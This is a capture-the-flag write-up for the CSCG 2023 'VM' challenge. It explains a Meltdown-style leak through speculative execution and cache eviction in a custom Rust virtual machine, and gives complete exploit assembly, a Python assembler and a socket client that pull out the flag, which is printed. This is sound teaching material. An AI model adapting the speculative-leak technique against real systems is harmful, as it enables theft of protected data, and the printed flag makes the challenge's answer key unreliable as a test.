VM

CSCG 2023 QUALIFIERS

Look at this totally not over-engineered virtual machine, almost like the real thing!

1 INTRODUCTION

This challenge consists of a custom VM implemented in Rust. As the challenge description says, it is quite over-engineered, with speculative execution, memory caching, and all the wonderful bugs that come with it.

I'll refrain from dumping the entire VM code here, since it is quite long (at 1521 lines), but the general flow of execution goes as follows: There is an *executor* thread that repeatedly fetches instructions (either from cache or from memory), decodes them, and then executes them. When an instruction is executed, its effects are computed and applied to the current register state. Absent any errors, this state (plus a note of the side effects of the instruction, e.g. memory reads and writes) is then placed in a queue to the *verifier* thread. The verifier processes these entries in order. When it encounters an issue (e.g. a memory access that should cause a permissions violation, or an IO request that still needs to be handled), it sends *its own* register state back to the executor and forces it to restart execution with that state.

The VM has two general-purpose registers (`R0` and `R1`), stack and instruction pointers (`sp` and `pc`) which we cannot access, and a `zero` flag register (which is used for conditional jumps and set by the `Sub` instruction). It supports 28 different instructions including calls, jumps, stack operations, basic arithmetic, memory accesses, and interrupts, of which there are two types: IO reads (that read a number of bytes from standard input into `R0`, depending on the specified operand size), and IO writes (which do the exact opposite, writing to standard output from `R0`).

It has multiple memory segments with different protection levels: User code is mapped at `0x100000` (readable and executable, but not writable), the stack is at `0x200000` (readable and writable), and some additional general-purpose (heap) memory (also readable and writable) is mapped at `0x400000`. Each of these entries is 4096 bytes long.

Finally, the flag is mapped into VM memory at `0x300000`, but without any memory permissions. In theory, all accesses to it should fail.

2 BUGS / FEATURES

A combination of these VM "features" will be quite useful for us later:

- **Speculative execution**: Consider the indirect jump instruction `JmpR0`. In the executor, this instruction reads the new program counter from the `R0` register. It then continues executing at that address, as long as the instruction fetches do not fail. When this is preceded by an `Int(IoRead)` interrupt (i.e. reading a value into `R0` from standard input), the jump target necessarily depends on the input. However, the actual value that is read cannot be determined until the verifier handles the interrupt (much later, in computing terms).

  In particular, the executor just assumes that the interrupts will not change the registers at all, and continues executing as if nothing happened.

  During verification, the verifier will perform the actual IO read, and then notice that the `pc` after the `JmpR0` is wrong. At this point, it will send a reset signal to the executor to continue execution at the right location.

  In the meantime, the executor has already begun executing the instructions that it *thought* would come next. The results of these instructions are discarded: The register state is reset to that given by the verifier, and the memory cache is cleared. Crucially, since the speculatively-executed instructions shouldn't have any side effects, the verifier's queue is also wiped of those instructions — the verifier will never see them.

- **Blocking verification**: The verifier executes interrupts synchronously. This means that an `IoRead` interrupt will block until the user sends enough data on stdandard input. During this time, no further verification takes place, which means that code can run speculatively without having to win the race against the verifier.


  However, the verifier's queue is only 8 entries long, so after 8 instructions, the executor will also pause and wait.

- **Delayed memory permission checks**: Memory permissions are checked by the verifier when the execution of the memory access is verified, not by the executor as it performs the memory access. This makes sense when combined with speculative execution, even in real CPUs (you do not want speculative memory accesses that never actually happen to cause real page faults).
- **CPU caches**: The VM uses a cache with 4 entries to buffer memory writes and reads. When the verifier triggers a reset, this cache is cleared entirely. Otherwise, as soon as the cache is full and a new entry is required, the last entry is evicted from the cache and written back into the backing memory.


3 MELTDOWN LIGHT

Of course, you can already see where this is going. Since the verifier never checks permissions for speculative memory accesses that are supposed to be discarded, but the cache can be evicted before the verifier triggers a reset, we can leak data from the speculative execution, in a lower-complexity analogue of the Meltdown attack (that doesn't have to rely on side channels):


1. Begin speculative execution of our target code using `Int(IoRead)` and `JmpR0`. `R0` must point to our target code before the interrupt, but should be overwritten with a "legitimate" harmless address to jump to after the verifier resets execution.




2. In speculation, perform a load from the target address (i.e., a flag byte). This would fail verification — but because it is only performed speculatively, and should be discarded later, it doesn't ever get verified.


No checks on the load yet, R0 contains the value that is read
Executor queue
Load
Store
Store
Store
Store
Store
Verifier queue
Int
JmpR0
Load
Invalid load, verifier is still stalled on Int


3. In speculation, write the value back to accessible memory. The flag byte value is written to the cache.



4. Still in speculation, keep performing memory writes until the first write is evicted. The flag byte is now in readable memory.


This write will need a cache entry and trigger eviction.
Executor queue
Store
Store
Verifier queue
Int
JmpR0
Load
Store
Store
Store
Store
Cache
Leak
??
??
??
This write will be evicted to memory.

5. At this point, supply an actual value to the `Int(IoRead)`. The verifier will detect the mismatch at `JmpR0` and discard the remaining queue. The cache will be flushed, and execution resets to the newly-supplied jump target. **However, the change to memory is not reverted**. We can now read the flag byte from memory and leak it using `Int(IoWrite)`.


Speculation failed, executions state is reset
Executor queue
JmpR0
...
Our invalid load is never checked
Verifier queue
JmpR0
Load
Store
Store
Store
Store
Store
Speculation failed, reset executor and discard rest of the queue.
Cache
The cache is cleared on speculation failure.
Memory
Leak
The leaked value is now in accessible memory.

4 EXPLOITATION

To simplify exploitation, I built a custom assembler for the VM's assembly language. Code for the assembler and the wrapper that repeatedly sends the replacement `R0` to the server can be found in Section 5.

Because we don't know the length of the flag, and the memory region still needs to be *present* to read from it, I leak flag bytes one-by-one until I encounter a `}`. Here is the line-by-line explanation:

I first send the string `"RDY\n"` *to the client to know that the server has started executing my code.*

```
# Initialization
MovR0 0x0a594452
Out
```

We loop over flag bytes from `0x300000` *to* `0x300040`*, and hope the flag isn't any longer than that (otherwise, we'd have to adjust the limit). The top of the stack contains the address of the flag byte that we want to read.*

```
MovR0 0x300000
PushR0

# The main loop
# Next target address is on the stack.
At 0x10
    # Check whether we have reached the end that we want
    PopR0
    PushR0
    MovR1 0x300040
    Sub
    JmpEq 0x100040
    PopR1
    PushR1
    Jmp 0x100060
```

When a loop iteration is done, we add 1 to the address and jump to the start of the loop (remember, the `At` *directives are relative to the start of the code, which is mapped at* `0x100000`*).*

```
At 0x28
    # Advance, then jump to the loop again
    Byte MovR1 1
    PopR0
    Add
    PushR0
    Jmp 0x100010
    Halt
```

Finally, once we are done with everything, we send `"\nOK\n"`.

```
# The end
At 0x40
    MovR0 0x0a4b4f0a
    Out
    Halt
```

Here comes the actual heavy lifting. The code at `0x60` triggers speculative execution using `Int(IoRead)` and `JmpR0` (step 1 as described above). The send script (section 5) waits 0.5 seconds before supplying a value to the `Int(IoRead)`, to give the VM enough time to run the speculative part.

```
# Speculatively read and then leak [r1]. Send 0x100080 on stdin.
At 0x60
    MovR0 0x1000c0
    In
    JmpR0
    Halt
```

This is our benign jump target for after speculative execution is done; this is the address we send on standard input (step 5). It reads the flag byte from memory and writes it to stdout. If that byte is }, it jumps to the finalization code above (at `0x40`), otherwise it continues with the main loop.

```
# This will dump the value to stdout, then return.
At 0x80
    Byte Load 0x400000
    MovR0R1
    Byte Out
    MovR1 0xff000000
    And
    MovR1 0x7d000000 # '}'
    Sub
    JmpEq 0x100040
    Jmp 0x100028
    Halt
```

This code will be executed speculatively. It loads the byte at the address specified in `R1` (step 2), stores it into memory at `0x400000` (step 3), and then performs additional writes to flush the write from the cache (step 4). The executor should stall during this store sequence, since the verifier is still blocked, and never reach the end, but there's an endless loop just in case.

```
# This is our speculative target
# It essentially does a mov [mm], [r1].
At 0xc0
    MovR0R1
    Byte LoadR0
    Byte Store 0x400000
    # Try to evict the cache now.
    Store 0x400010
    Store 0x400020
    Store 0x400030
    Store 0x400040
    Store 0x400050
    Store 0x400060
    Store 0x400070
    Store 0x400080

At 0xf0
    Jmp 0x1000f0 # This should never be reached.
    Halt
```

The flag, of course, is `CSCG{6l4d_y0u_d1d_n07_pr3d1c7_7h3_fl46_;)}`.

5 CODE

My custom assembler. It generally uses the names that the VM implementation uses for its `InsnType`, except for the interrupts (which are just easier to encode using `In` and `Out`).

```python
#!/usr/bin/python3
import argparse
import re
import sys

SIZE_OVERRIDE = re.compile(r'^(Byte|Short)\s+')
```

```python

def prefix_match(regex, string):
    if (m := regex.search(string)):
        return string[m.end():], m
    return string, None

def assemble(srcfile, outfile):
    total = 0
    def emit(string, intsize = 4):
        nonlocal total
        if isinstance(string, int):
            string = string.to_bytes(intsize, 'little')
        total += outfile.write(string.encode() if isinstance(string, str) else string)

    for line in srcfile:
        line = line.split('#', 1)[0].strip()
        if not line:
            continue

        line, override = prefix_match(SIZE_OVERRIDE, line)
        op_size = 4
        match override:
            case 'Byte':
                op_size = 1
            case 'Short':
                op_size = 2
            case _:
                pass
        emit({ 1: 'b', 2: 'h', 4: '' }[op_size])

        op, *args = line.split()

        def fixed_size(sz):
            assert op_size == sz
        def check_args(sz):
            assert len(args) == sz
        no_args = lambda: check_args(0)
        arg = lambda i: args[i]
        int_arg = lambda i: int(args[i], 0)
        match op:
            case 'PushR0':  emit('p'); check_args(0)
            case 'PushR1':  emit('P'); check_args(0)
            case 'PopR0':   emit('q'); check_args(0)
            case 'PopR1':   emit('Q'); check_args(0)
            case 'Call':    emit('C'); check_args(1); fixed_size(4); emit(int_arg(0))
            case 'Ret':     emit('R'); check_args(0); fixed_size(4);
            case 'JmpR0':   emit('j'); check_args(0); fixed_size(4);
            case 'Jmp':     emit('J'); check_args(1); fixed_size(4); emit(int_arg(0))
            case 'JmpEqR0': emit('e'); check_args(0); fixed_size(4);
            case 'JmpEq':   emit('E'); check_args(1); fixed_size(4); emit(int_arg(0))
            case 'JmpNeR0': emit('n'); check_args(0); fixed_size(4);
            case 'JmpNe':   emit('N'); check_args(1); fixed_size(4); emit(int_arg(0))
            case 'Add':     emit('+'); check_args(0)
            case 'Sub':     emit('-'); check_args(0)
            case 'And':     emit('&'); check_args(0)
            case 'Or':      emit('|'); check_args(0)
            case 'Xor':     emit('^'); check_args(0)
            case 'MovR0R1': emit('>'); check_args(0)
            case 'MovR1R0': emit('<'); check_args(0)
            case 'MovR0':   emit('m'); check_args(1); emit(int_arg(0), op_size)
            case 'MovR1':   emit('M'); check_args(1); emit(int_arg(0), op_size)
            case 'LoadR0':  emit('l'); check_args(0)
            case 'Load':    emit('L'); check_args(1); emit(int_arg(0))
            case 'StoreR0': emit('s'); check_args(0)
            case 'Store':   emit('S'); check_args(1); emit(int_arg(0))
            case 'Nop':     emit('.'); check_args(0)
            case 'Halt':    emit('H'); check_args(0)
            # These aren't InsnType values, but it's easier this way
            case 'In':      emit('#i'); check_args(0)
            case 'Out':     emit('#o'); check_args(0)
            # Directives
            case 'At': check_args(1); assert total <= int_arg(0); emit('.' * (int_arg(0) - total))
            case _:    raise ValueError(f'Invalid instruction: {line}')

if __name__ == '__main__':
    parser = argparse.ArgumentParser()
    parser.add_argument('source', help='Assembly source file')
    parser.add_argument('-o', '--output', help='Write output to this file (default: stdout)')
    args = parser.parse_args()

    with open(args.source, 'r') as srcfile:
        if args.output:
            with open(args.output, 'wb') as outfile:
                assemble(srcfile, outfile)
        else:
            assemble(srcfile, sys.stdout.buffer)
```

To talk to the server, receive the flag bytes, and repeatedly send the input that the interrupt code for `Int(IoRead)` is waiting for, I use the following wrapper script.

```
#!/usr/bin/python3
import argparse
import socket
import ssl
import time

def main(so, path):
    with open(path, 'rb') as code_file:
        code = code_file.read().ljust(0x1000, b'\0')
    assert so.recv(4096) == b'Give me your code in hex:'
    so.sendall(code.hex().encode() + b'\n')
    assert so.recv(4) == b'RDY\n'
    current = None
    while True:
        time.sleep(0.5)
        so.sendall((0x100080).to_bytes(4, 'little'))
        # NB: may not be complete if we run out of space.
        data = so.recv(4)
        if current is not None:
            assert data[:3] == current[1:]
            new_char = data[-1:]
        else:
            new_char = data
        print(new_char.decode(), end='', flush=True)
        current = data
        if new_char == b'}':
            break
    print()
    assert so.recv(4) == b'\nOK\n'

if __name__ == '__main__':
    parser = argparse.ArgumentParser()
    parser.add_argument('host', help='Host to connect to')
    parser.add_argument('port', help='Port to connect to', type=int)
    parser.add_argument('--ssl', help='Use SSL', action='store_true')
    parser.add_argument('--file', help='File to send', default='evil.bin')
    args = parser.parse_args()

    with socket.create_connection((args.host, args.port)) as raw_so:
        if args.ssl:
            context = ssl.create_default_context()
            with context.wrap_socket(raw_so, server_hostname=args.host) as so:
                main(so, args.file)
        else:
            main(raw_so, args.file)
```